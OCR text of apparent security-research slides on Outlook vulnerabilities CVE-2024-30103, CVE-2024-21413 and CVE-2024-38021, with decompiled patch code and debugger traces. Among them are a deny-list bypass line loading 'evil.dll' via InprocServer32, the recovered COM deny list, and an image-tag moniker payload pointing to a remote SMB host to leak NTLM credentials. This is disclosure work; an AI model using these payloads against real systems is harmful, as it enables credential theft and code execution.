cb: 4 lpb: 00008425	33829	1 (ATTACH_BY_VALUE)	..\..\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\calc.exe
cb: 4 lpb: 00008445	33861	1 (ATTACH_BY_VALUE)	

Name	Other Names	Tag	Type	Value
0x69000003		0x69000003	PT_LONG	65538
0x69010003		0x69010003	PT_LONG	10240
PR_ACCESS_LEVEL	PidTagAccessLevel, ptagAccessLe...	0x0FF70003	PT_LONG	1
PR_ATTACH_DATA_BIN	PR_ATTACH_DATA_OBJ, PidTagAtt...	0x3701000A	PT_ERROR	Err: 0x8007000E=MAPI_E_NOT_ENOUGH_MEMORY
PR_ATTACH_FILENAME	PR_ATTACH_FILENAME_W, PidTag...	0x3704001F	PT_UNICODE	..\..\..\..\Roaming\Microsoft\Windows\Start Menu\Programs\calc.exe

CVE-2024-21378 Patch - Attempt #1

Microsoft has blocked the option to use relative registry path by blocking '\' at the start of the registry path

\CLSID\<CLSID>\InprocServer32=%d\evil.dll



```
137     if ( *String2 != '\\' )
138       break;
139     if ( ScOpenRegKey(&hKey, HKEY_CLASSES_ROOT, String2 + 1, 2u, 1, (int)v13)
140       || (v21 = MsoCchSzLen(v14), !hKey)
141       || RegSetValueA(hKey, 0, 1u, v14, v21) )
142     {
143   LABEL_52:
144       v28 = 0x80040151;
145       goto LABEL_44;
146     }
147     if ( hKey )
148     {
149       RegCloseKey(hKey);
150       hKey = 0;
151     }
```



```
116       else
117       {
118         v11 = (CHAR *)byte_527D9EE8;
119       }
120       if ( *String2 == '\\' )
121       {
122   LABEL_36:
123         v5 = 0x80040151;
124         break;
125       }
126       if ( !FFormTSFix() || (v18 = stricmp("FormStg", String2), v17 = v24, v18) )
127       {
128         v25 = v17;
129         v21 = MsoCchSzLen(v11);
130         if ( ScSetRegValue((int)&phkResult, a2, String2, v22, v11, v21, v25) )
131           goto LABEL_36;
132       }
133       else
134       {
135         String = 0;
136         if ( ScOpenRegKey(&phkResult, HKEY_CLASSES_ROOT, lpSubKey, 2u, 1, v24)
137           || (v19 = MsoCchSzLen(v11), ScSetRegValue((int)&String, phkResult, String2, v20, v11, v19, v20)) )
138         {
139           v5 = -2147221167;
140           Distractor_CRegHandler(&String);
141           break;
142         }
143         ScCloseRegKey(&phkResult);
```

CVE-2024-30103



Submitted
Apr 3, 2024

Confirmed
Apr 16, 2024

Patched
June 11, 2024

MORPHISEC

RegCreateKeyExA

https://learn.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

Each key has a name consisting of one or name or more printable characters. Key names are not case sensitive. Key Names cannot include the backslash character(\ ),but any other printable character can be used. Value names and data can include the backslash character.

BaseRegGetKeySemantics [KernelBase!RegCreateKeyExA] ->
During key expansion & concatenation removes the last backslash "\" if such is provided.

```
RtlInitUnicodeStringEx(&DestinationString, v4 + 2);
*(_DWORD *)v4 = DestinationString.Length;
DestinationString.MaximumLength += Source->Length + 2;
RtlAppendUnicodeStringToString(&DestinationString, Source);
v11 = DestinationString.Length;
if ( DestinationString.Length < 0x2Cu )
  return 0i64;
if ( DestinationString.Buffer[((unsigned __int64)DestinationString.Length >> 1) - 1] == '\\' )
{
  v11 = DestinationString.Length - 2;
  DestinationString.Length -= 2;
}
```

CVE-2024-30103

Submitted Apr 3, 2024 | **Confirmed Apr 16, 2024** | **Patched June 11, 2024**

```
20    [Platform.NTx86]
21    CPU                 = ix86
22    OSVersion           = WinNT3.5
23    file                = C:\POC\evil.dll
24    registry            = InprocServer32\=%d\evil.dll
```



Exact matching for InprocServer32 fails due to trailing "\" -> Deny List matching failed!



RegCreateKeyExA still generates a valid InProcServer32 after stripping trailing backslash "\"

Demo


DEMO OF
2024-30103 IN ACTION!
CVE-204--301. 3 IN ACTION!
CVE-2024-30103
CVE OF
24-30103
CVE

CVE-2024-30103 Patch - Attempt #2

```
while ( 2 )
{
  if ( *path )
  {
    NextConfigLine = _strchr(path, '\n');
    v4 = NextConfigLine + 1;
    if ( !NextConfigLine )
      v4 = 0;
    newLine = v4;
    IntroProc32ValuePointer = _strchr(path, '=');
    if ( IntroProc32ValuePointer || (IntroProc32ValuePointer = newLine) != 0 )
      lenDenyElement = IntroProc32ValuePointer - path;
    else
      lenDenyElement = lstrlenA(path);
    for ( ; lenDenyElement; --lenDenyElement )
    {
      if ( path[lenDenyElement - 1] != '\\' )
        break;
    }
    do
    {
      if ( lenDenyElement == lstrlenA(DenyList[v2]) && !__strnicmp(path, DenyList[v2], lenDenyElement) )
        return 1;
      ++v2;
    }
    while ( v2 < 0xA );
    v2 = 0;
    path = newLine;
    if ( newLine )
      continue;
  }
  break;
```

```
20  [Platform.NTx86]
21  CPU             = ix86
22  OSVersion       = WinNT3.5
23  file            = C:\POC\evil.dll
24  registry        = InprocServer32\=%d\evil.dll
```

Removing the trailing "\"

CVE-2024-30103 Patch – Updated Deny List?

```
DenyList        dd offset aInprocserver ; DATA XREF: TestDenyList:loc_61991BCF↑r
                                        ; TestDenyList+77↑r
                                        ; "inprocserver"
                dd offset aInprocserver32_0 ; "inprocserver32"
                dd offset aLocalserver  ; "localserver"
                dd offset aLocalserver32 ; "localserver32"
                dd offset aInprochandler ; "inprochandler"
                dd offset aInprochandler3 ; "inprochandler32"
                dd offset aTreatas      ; "treatas"
                dd offset aAutotreatas  ; "autotreatas"
                dd offset aScriptleturl ; "scriptleturl"
                dd offset aServer       ; "server"
```



Interesting? Let's review

"Red01 Windows Operating System Archaeology Casey Smith and Matt Nelson"

Is this the last attempt? CVE-2024-X



Submitted June 16, 2024

Confirmed June 21, 2024

What else can you do with FORMs injection?



Persistency

Hijacking system onload COM functions



Privilege Escalation & Security Tampering

Hijacking COM between sessions



Propagation

All inboxes If exchange admin creds are available

NTLM Leak


WARNING
WHEN YOU GET A
GOOD-TREE EMAIL!
Are you sure you want to proceed?
CLICK NOW!
WIN A
A FREE
CRUISE?
WARNING: Win This link looks suspicious!
Warning: This iminkl lock supicous!
Are you sure you want to proced.
noced?
Yes
Yes
FREE?
FREE!
CRUISE!
NTLM
NTLM
FES
FES
YES
YES

Outlook NTLM CVES



CVE-2023-23397 – Appointment Reminder (.wav)

CVE-2023-29324 - Patch bypass

CVE-2023-35384 - Patch bypass



CVE-2023-35636 – Calendar sharing (.ics)




Microsoft Notified - Windows Performance Analyzer (wpa://)



CVE-2024-21413 – Malicious Moniker (file://)

Monikers: 101

- A moniker provides a way to identify and locate specific COM objects using strings.
- Notable Monikers CVEs:
  - CVE-2017-8759
  - CVE-2017-0199
  - CVE-2017-8570
  - CVE-2018-8174
  - CVE-2021-40444
  - CVE-2022-30190
  - CVE-2023-36884
  - …



[Monikers - Win32 apps | Microsoft Learn]

Monikers: OLE Moniker Implementations

- Windows provides implementations of several monikers:
  - File Monikers
  - Item Monikers
  - URL Monikers
  - Composite Monikers
  - Class Monikers
  - .....
- Commonly used in Microsoft Office applications.

[OLE Moniker Implementations - Win32 apps | Microsoft Learn]


Monikers: Examples

- Visual Basic's GetObject (or CoGetObject Windows API) encapsulates calls to COM library functions:
  - CreateBindCtx.
  - MKParseDisplayName.
  - IMoniker::BindToOBject

```
Set wmiService = GetObject("WinMgmts:")
Set osCollection = wmiService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each os In osCollection
    WScript.Echo "Caption: " & os.Caption
    WScript.Echo "Version: " & os.Version
    WScript.Echo "Manufacturer: " & os.Manufacturer
    WScript.Echo "BuildNumber: " & os.BuildNumber
Next
```

```
Set objExcelFile = GetObject("file:c:\path\to\your\Workbook.xlsx")
WScript.Echo objExcelFile.Sheets(1).Cells(1, 1).Value
WScript.Echo TypeName(objExcelFile)
objExcelFile.Close
```

Monikers in Outlook



Clicking on a Hyperlink points to an SMB will result in warning message

Good practice: accessing remote file can leak the local NTLM credential.

CVE-2024-21413 [Check Point]



Adding **"!"** At the end of the link makes Outlook treat it as a Moniker object, or more specifically, a generic composite moniker.




CVE-2024-21413

File Moniker
file:///\\192.168.10.10\test\test.rtf

Item Moniker
poc

CVE-2024-21413 [Check Point] - Analysis

- Most Microsoft Office applications loads MSO.dll
  - Mso20Win32Client.dll
  - Mso30Win32Client.dll
  - Mso40uiWin32Client.dll
  - Mso50Win32Client.dll
  - Mso98Win32Client.dll



CVE-2024-21413 [Check Point] - Analysis



- Most Microsoft Office applications loads MSO.dll
  - Mso20Win32Client.dll
  - Mso30Win32Client.dll - MsoHrHlinkCreateFromString
  - Mso40uiWin32Client.dll
  - Mso50Win32Client.dll
  - Mso98Win32Client.dll

CVE-2024-21413 [Check Point] - Analysis



- Most Microsoft Office applications loads MSO.dll
  - Mso20Win32Client.dll
  - Mso30Win32Client.dll - MsoHrHlinkCreateFromString
  - Mso40uiWin32Client.dll
  - Mso50Win32Client.dll
  - Mso98Win32Client.dll
- Hlink.dll - HlinkCreateFromString

HlinkCreateFromString function

[Never pass strings from a non-trusted source. When creating a hyperlink with **HlinkCreateFromString**, the *pwzTarget* parameter is passed to **MkParseDisplayNameEx**. This call is safe, but the less safe MkParseDisplayName will be called for the string under the following circumstances:

- Not a file or URL string.
- Does not contain a colon or forward slash.
- Less than 256 characters.

A *pwzTarget* string of the form "@progid!extra" will instantiate the object registered with the specified progid and, if it implements the IMoniker interface, invoke IMoniker::ParseDisplayName with the "extra" string. A malicious object could use this opportunity to run unexpected code.]

CVE-2024-21413 [Check Point] - Analysis



- Most Microsoft Office applications loads MSO.dll
  - Mso20Win32Client.dll
  - Mso30Win32Client.dll - MsoHrHlinkCreateFromString
  - mso40uiWin32Client.dll
  - Mso50Win32Client.dll
  - Mso98Win32Client.dll
- Hlink.dll - HlinkCreateFromString
- Ole32.dll - MkParseDisplayName

Remarks

Security Warning: Calling MkParseDisplayName or **MkParseDisplayNameEx** with a *szDisplayName* parameter from a non-trusted source is unsafe. Not only can an arbitrary class be instantiated but some moniker implementations might act on the string during parsing instead of deferring this to binding.

CVE-2024-21413 [Check Point] - Analysis

- If the display name contains one of the following characters, it will pass it to MkPareDisplayName:
  - !
  - [
  - :
- IMoniker::BindToObject:
  - Finding the object.
  - Putting it into the running state.
  - Provide the caller with a pointer to a specified interface.

```
not_composite_moniker:
          *pchEaten = wcslen(v83);
          SubMoniker = CreateFileMoniker(moniker_str, ppmk);
          *MultiByteStr = SubMoniker;
          goto LABEL_53;
        }
        while ( ptr_moniker != '/' && ptr_moniker != '!' && ptr_moniker != '[' && (ptr_moniker != ':' || index == 1) )
        {
          LOWORD(ptr_moniker) = moniker_str[++index];
          if ( !ptr_moniker )
            goto not_composite_moniker;
```

CVE-2024-21413 [Check Point] - Analysis



- If the display name contains one of the following characters, it will pass it to MkPareDisplayName:
  - !
  - [
  - :
- IMoniker::BindToObject:
  - Finding the object.
  - Putting it into the running state.
  - Provide the caller with a pointer to a specified interface.
- This behavior raises two issues:
  1. **File is being accessed** – local NTLM credential leak.
  2. **File is being parsed** – chain with RCE in parsing routine (CVE-2023-21716)

MSO.DLL Hooking routine

```
DWORD InitDetours()
{
  FARPROC OleLoadFromStream; // rax
  FARPROC SysAllocStringByteLen; // rax
  FARPROC SysFreeString; // rax
  FARPROC VariantChangeType; // rax
  FARPROC VariantClear; // rax
  FARPROC SHParseDisplayName; // rax
  int v6; // eax
  FARPROC v7; // rax
  DWORD LastError; // ebx
  HANDLE CurrentThread; // rax
  char v10; // al
  GUID pguid; // [rsp+30h] [rbp-288h] BYREF
  OLECHAR sz[40]; // [rsp+40h] [rbp-278h] BYREF
  WCHAR Buffer[264]; // [rsp+90h] [rbp-228h] BYREF

  PathName = 0;
  word_18210C400 = 0;
  if ( (MsoGetApp() + 2) <= 1 )
    return 0;
  if ( GetModuleHandle_w("OLE32.DLL", &hModule) )
  {
    OleLoadFromStream = GetProcAddress(hModule, "OleLoadFromStream");
    if ( OleLoadFromStream )
    {
      g_OleLoadFromStream = OleLoadFromStream;
      if ( GetModuleHandle_w("OLEAUT32.DLL", &oleaut32_handle) )
      {
        SysAllocStringByteLen = GetProcAddress(oleaut32_handle, "SysAllocStringByteLen");
        if ( SysAllocStringByteLen )
        {
          g_SysAllocStringByteLen = SysAllocStringByteLen;
          SysFreeString = GetProcAddress(oleaut32_handle, "SysFreeString");
          if ( SysFreeString )
          {
            g_SysFreeString = SysFreeString;
            VariantChangeType = GetProcAddress(oleaut32_handle, "VariantChangeType");
```

Microsoft Office Application ID

```
LastError = DetourTransactionBegin();
if ( !LastError )
{
  CurrentThread = GetCurrentThread();
  DetourUpdateThread(CurrentThread);
  DetourAttach(&g_OleLoadFromStream, Detour_OleLoadFromStream);
  DetourAttach(&g_SysAllocStringByteLen, Detour_SysAllocStringByteLen);
  DetourAttach(&g_SysFreeString, Detour_SysFreeString);
  DetourAttach(&g_VariantChangeType, Detour_VariantChangeType);
  DetourAttach(&g_VariantClear, Detour_VariantClear);
  DetourAttach(&g_SHParseDisplayName, Detour_SHParseDisplayName);
  DetourAttach(&qword_18210C1D8, Detour_GetTempPathW);
  LastError = DetourTransactionCommit();
```

MkParseDisplayName is an API call within Ole32.dll which is a system DLL.

Patching it is not necessarily the right place.

Instead, Microsoft performs micro patches initiated from MSO.DLL. (Office Shared Library)

CVE-2024-21413 [Check Point] Patch Analysis

```
DWORD InitDetours()
{
  HRESULT (__stdcall *OleLoadFromStream)(LPSTREAM, const IID *const, LPVOID *); // rax
  HRESULT (__stdcall *MkParseDisplayName)(LPBC, LPCOLESTR, ULONG *, LPMONIKER *); // rax
  FARPROC MkParseDisplayNameEx; // rax
  FARPROC SysAllocStringByteLen; // rax
  FARPROC SysFreeString; // rax
  FARPROC VariantChangeType; // rax
  FARPROC VariantClear; // rax
  FARPROC SHParseDisplayName; // rax
  FARPROC GetTempPathW; // rax
  DWORD LastError; // eax
  HANDLE CurrentThread; // rax
  DWORD v11; // ebx
  GUID pguid; // [rsp+30h] [rbp-288h] BYREF
  __int16 sz[40]; // [rsp+40h] [rbp-278h] BYREF
  __int16 Buffer[264]; // [rsp+90h] [rbp-228h] BYREF

  word_1821703E0[0] = 0;
  word_1821705F0 = 0;
  if ( (MsoGetApp() + 2) <= 1 )
    return 0;
  if ( GetModuleHandle_w("OLE32.DLL", &ole32_handle) )
  {
    OleLoadFromStream = GetProcAddress(ole32_handle, "OleLoadFromStream");
    if ( OleLoadFromStream )
    {
      g_OleLoadFromStream = OleLoadFromStream;
      MkParseDisplayName = GetProcAddress(ole32_handle, "MkParseDisplayName");
      if ( MkParseDisplayName )
      {
        g_MkParseDisplayName = MkParseDisplayName;
        if ( GetModuleHandle_w("URLMON.DLL", &urlmon_handle) )
        {
          MkParseDisplayNameEx = GetProcAddress(urlmon_handle, "MkParseDisplayNameEx");
          if ( MkParseDisplayNameEx )
          {
            g_MkParseDisplayNameEx = MkParseDisplayNameEx;
```

```
if ( !LastError )
{
  CurrentThread = GetCurrentThread();
  DetourUpdateThread(CurrentThread);
  DetourAttach(&g_MkParseDisplayName, Detour_MkParseDisplayName);
  DetourAttach(&g_MkParseDisplayNameEx, Detour_MkParseDisplayNameEx);
  DetourAttach(&g_OleLoadFromStream, Detour_OleLoadFromStream);
  DetourAttach(&g_SysAllocStringByteLen, Detour_SysAllocStringByteLen);
  DetourAttach(&g_SysFreeString, Detour_SysFreeString);
  DetourAttach(&g_VariantChangeType, Detour_VariantChangeType);
  DetourAttach(&g_VariantClear, Detour_VariantClear);
  DetourAttach(&g_SHParseDisplayName, Detour_SHParseDisplayName);
  DetourAttach(&g_GetTempPathW, Detour_GetTempPathW);
  LastError = DetourTransactionCommit();
  if ( !LastError )
    g_fDetoured = 1;
}
```

Updated **InitDetours** function in MSO.DLL

CVE-2024-21413 [Check Point] Patch Analysis



The patch introduced a new field - BlockMKParseDisplayNameOnCurrentThread

```
__int64 __fastcall Detour_MkParseDisplayName(
        struct IBindCtx *pbc,
        const wchar_t *szUserName,
        unsigned int *pchEaten,
        struct IMoniker **ppmk)
{
  if ( !Mso::ComSecurity::GetBlockMkParseDisplayNameOnCurrentThread(pbc) )
    return (g_MkParseDisplayName)(pbc, szUserName, pchEaten, ppmk);
  if ( pchEaten )
    *pchEaten = 0;
  if ( ppmk )
    *ppmk = 0i64;
  return DXERR_GENERIC;
}
```

```
bool Mso::ComSecurity::GetBlockMkParseDisplayNameOnCurrentThread()
{
  return *(*(NtCurrentTeb()->ThreadLocalStoragePointer + _tls_index) + 0x9A);
}
```

```
void __stdcall Mso::ComSecurity::SetBlockMkParseDisplayNameOnCurrentThread(Mso::ComSecurity *this, bool a2)
{
  *(*(NtCurrentTeb()->ThreadLocalStoragePointer + _tls_index) + 0x9A) = this;
}
```

CVE-2024-21413 [Check Point] Patch Analysis

BlockMKParseDisplayNameOnCurrentThread flag is being set in Mso30win32client!MsoHrHlinkCreateFromString

```
ole32!MkParseDisplayName:
75c35ca0 e9224c39f4      jmp     mso!Detour_MkParseDisplayName (69fca8c7)
0:000> k
 # ChildEBP RetAddr
00 026f9c8c 5e937542     ole32!MkParseDisplayName [com\ole32\com\moniker2\cmonimp.cxx @ 1413]
01 026f9c8c 5e933890     hlink!HrParseDisplayNameEx+0x4712
02 026f9d1c 5e932d28     hlink!HrIntHlinkCreate+0x140
03 026f9d58 70ee396c     hlink!HlinkCreateFromString+0xa8
04 026f9e04 658c155f     mso30win32client!MsoHrHlinkCreateFromString+0xd6
```


```
AppID = MsoGetSingleProcessHostApp();
v10 = _tls_index;
ThreadLocalStoragePointer = NtCurrentTeb()->ThreadLocalStoragePointer;
if ( AppID == Outlook )
{
  v18 = 1;
  *(ThreadLocalStoragePointer[_tls_index] + 0x9A) = 1;
}
```

Key Questions



1. Do all hyperlink creation go through MsoHrHlinkCreateFromString?
2. Bypassing BlockMkParseDisplayNameOnCurrentThread:
   - Can we change the application ID? (non-Outlook)
   - Are there any additional places where this flag is being set?
   - Executing from non-monitored/hot patched functionality (non-hyperlink)

1. MsoHrHlinkCreateFormString
   Mso30win32client.dll
2. HlinkCreateFromString
   Hlink.dll
3. MkParseDisplayName
   Ole32.dll



1. MsoHrHlinkCreateFormString
Mso30win32client.dll

2. Set the flag to true → BlockMkParseDisplayNameOn CurrentThread

3. HlinkCreateFromString
Hlink.dll


4. MkParseDisplayName
Ole32.dll

5. Detour_MkParseDisplayName
Mso.dll




BlockMKParseDisplayNameOn CurentThread?

True



False



MORPHISEC

1. MsoHrHlinkCreateFormString
Mso30win32client.dll

2. Set the flag to true

BlockMkParseDisplayNameOn
CurrentThread

3. HlinkCreateFromString
Hlink.dll

4. MkParseDisplayName
Ole32.dll


5. Detour_MkParseDisplayName
Mso.dll




BlockMKParseDisplayNameOn
CurentThread?

True

False





MORPHISEC

MsoHrHlinkCreateFormString
Mso30win32client.dll

Set the flag to true

BlockMkParseDisplayNameOn
CurrentThread

HlinkCreateFromString
Hlink.dll

HrPmonFromUrl
Mso30win32client.dll

MkParseDisplayName
Ole32.dll


Detour_MkParseDisplayName
Mso.dll




BlockMKParseDisplayNameOn
CurentThread?

True

False





MORPHISEC

CVE-2024-38021



Submitted
Apr 21, 2024

Confirmed
Apr 26, 2024

Patched
July 09, 2024

MORPHISEC

CVE-2024-38021 [Morphisec]



<img src="file:///\\192.168.10.10\test\test.rtf!poc" alt="CVE-2024-38021">

```
ole32!MkParseDisplayName:
75c35ca0 e9224c39f4      jmp     mso!Detour_MkParseDisplayName (69fca8c7)
0:039> k
